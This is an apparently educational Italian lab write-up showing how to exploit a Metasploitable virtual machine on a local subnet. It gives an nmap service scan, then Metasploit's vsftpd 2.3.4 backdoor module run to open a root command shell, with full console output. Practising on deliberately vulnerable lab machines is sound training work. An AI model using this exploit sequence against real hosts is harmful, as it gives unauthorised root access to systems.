

HACKING CON METASPLOIT


Modifico l'indirizzo della macchina Metasploitable:



Metto la macchina Kali sulla stessa subnet:



Creo la cartella ***test_metasploit*** nella directory di root:



SESSIONE DI HACKING

Controllo i servizi attivi:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 08:48 EST
Nmap scan report for 192.168.1.149
Host is up (0.00083s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open  smtp         Postfix smtpd
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1099/tcp open  java-rmi     GNU Classpath grmiregistry
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.43 seconds
```

Attivo **Metasploit**:


```
┌──(kali㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/
```

Controllo se esiste un exploit per il servizio **<<vsftpd>>**:


```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Utilizzo il comando **<<use>>** seguito dal path dell'exploit per utilizzarlo. Successivamente utilizzo il comando **<<show options>>** per capire quali parametri devono essere configurati:


Configuro l'indirizzo della macchina vittima **192.168.1.149**, e controllo che sia stato inserito correttamente:



Controllo i payloads disponibili per l'exploit:



Verifico i parametri necessari per eseguire il payload: **(questo payload non ha bisogno di parametri!)**



Lanciamo l'attacco con il comando **<<exploit>>**:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:33707 → 192.168.1.149:6200) at 2023-03-06 09:06:37 -0500
```

Confermo che l'ip dato dalla macchina sia **192.168.1.149**:

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c7:ee:82
          inet addr:192.168.1.149  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec7:ee82/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1842 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1948 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:145950 (142.5 KB)  TX bytes:153898 (150.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:367 errors:0 dropped:0 overruns:0 frame:0
          TX packets:367 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:99481 (97.1 KB)  TX bytes:99481 (97.1 KB)
```